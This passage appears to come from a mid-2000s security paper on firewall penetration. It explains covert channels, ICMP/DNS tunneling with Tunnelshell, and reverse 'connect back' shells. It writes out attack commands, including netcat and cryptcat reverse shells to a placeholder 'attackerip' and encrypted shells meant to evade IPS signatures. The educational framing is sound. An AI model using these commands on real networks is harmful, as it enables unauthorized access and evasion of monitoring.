These type of tunnels are not limited to bypassing web filters but that is the most common vector of attack.

Fig. 5



b.) Covert Channels

A covert channel is a hidden communication medium. [16] The concept here is to use a trusted medium and hide malicious traffic or data within the innocent looking traffic. Two of the best implementations of this concept that apply to bypassing egress filtering are *cd00r* and *sad00r*.

cd00r is a program that allows a shell connection over non-traditional traffic and does not require a constantly listening port which makes detection much harder. This is accomplished by using a sniffer which does not use promiscuous mode. The sniffer watches for a connection to a special sequence of ports and then starts a listening shell when the sequence is matched.

Example:

./nmap -sS -T Polite -p<port1>,<port2>,<port3> <target>

sad00r is basically the same as *cd00r* but easier to use and the traffic is encrypted which further obfuscates what's going on. Connect back methods can be implemented with these tools as well. [17]

This gives you a hidden way to set up communications that requires a "key" of packets to open ports. Now to bypass the firewall an attacker can couple these methods with a tunneling tool. Some examples are *ICMPtunnel, httptunnel, mailtunnel, reltunnel, and tunnelshell.*

Tunnelshell [18] is a good example of a working implementation of this type of covert channel. Tunnelshell is a client server program that can use many protocols over which to send a shell. Two of the more covert protocols include ICMP and UDP. What this does is hide the shell information inside of an ICMP packet or DNS query. Firewalls which allow this type of traffic outbound will pass these shells. This method has been tested successfully by the author.

Example:

Target: ./tunneld –t icmp –m echo-reply,echo
Attacker: ./tunnel –t icmp –m echo-reply,echo targetip

Or

Target: ./tunneld –t udp –p 53,2000
Attacker: ./tunnel –t udp –p 53,2000 targetip

c.) Reverse Shells

Many firewalls allow all outgoing connections and so as an attacker using a Trojan we would set up what is called a reverse or "connect back" shell. The concept behind this is to have the target connect to us going through the firewall, bypassing filtering, and sending a shell out. Example setting up the connect back shell with netcat:

attacker: *nc -l -p 7777*
target: *nc -e cmd.exe attackerip 7777*

Here is an example of an IPS (intrusion protection system) detecting an unencrypted connect back shell:

31917 2004-12-05 15:43:16 Major 2295: Windows Command Shell On High TCP Port tcp VPN 192.168.253.121:1519 192.168.41.164:22 1
31916 2004-12-05 15:42:05 Major 2295: Windows Command Shell On High TCP Port tcp VPN 192.168.253.121:1479 192.168.41.164:53 1
31914 2004-12-05 15:36:13 Major 2295: Windows Command Shell On High TCP Port tcp VPN 192.168.253.121:1467 192.168.41.164:7777

In this case the IPS is detecting our reverse shell and dropping it. This is in effect a form of egress filtering. IDS/IPS evasion can be performed by encrypting connect back shells. Cryptcat [19] is a good tool for this:

attacker: *cryptcat -l -p 22*
target: *cryptcat -e cmd.exe attackerip 22*

Cryptcat uses twofish encryption and so the IPS cannot match a signature on this connection and allows it through just as if it was valid ssh traffic.

CONCLUSION

Based on the information presented here you can see that a firewall alone is not sufficient to protect assets and data from compromise. Firewalls are good at doing the job they were designed for, filtering packets. Firewalls are only one component of a successful layered security posture. There are many ways to penetrate firewalls and achieve unauthorized access to data and computing assets with publicly available tools and methods. Firewalls are not the silver bullet of security but if used properly they can be valuable in building a secure infrastructure.

REFERENCES

[1] http://www.packetfactory.net/projects/firewalk/
[2] http://www.packetfactory.net/firewalk/firewalk-final.html
[3] http://www.hping.org/
[4] http://www.packetfactory.net/projects/nemesis/
[5] http://www.google.com/search?hl=en&lr=&oi=defmore&q=define:Trojan+Horse
[6] http://www.cnn.com/2004/TECH/internet/06/25/internet.attack/
[7] http://securityresponse.symantec.com/avcenter/venc/data/hacktool.jpegshell.html
[8] http://vil.nai.com/vil/content/v_4189.htm
[9] http://www.microsoft.com/technet/technetmag/issues/2005/01/sessionhijacking/default.aspx
[10] http://www.insecure.org/sploits/arp.games.html
[11] http://appcap.ihaquer.com/
[12] http://search.securityfocus.com/swsearch?query=iptables&sbm=bid&submit=Search%21&metaname=alldoc&sort=swishlastmodified
[13]

http://search.securityfocus.com/swsearch?query=checkpoint&sbm=bid&submit=Search%21&metaname=alldoc&sort=swishlastmodified
[14] http://search.securityfocus.com/swsearch?query=zonealarm&sbm=bid&submit=Search%21&metaname=alldoc&sort=swishlastmodified
[15] http://search.securityfocus.com/swsearch?query=blackice&sbm=bid&submit=Search%21&metaname=alldoc&sort=swishlastmodified
[16] http://www.google.com/search?hl=en&lr=&oi=defmore&q=define:covert+channel
[17] http://cmn.listprojects.darklab.org/
[18] http://www.geocities.com/fryxar/
[19] http://sourceforge.net/projects/cryptcat/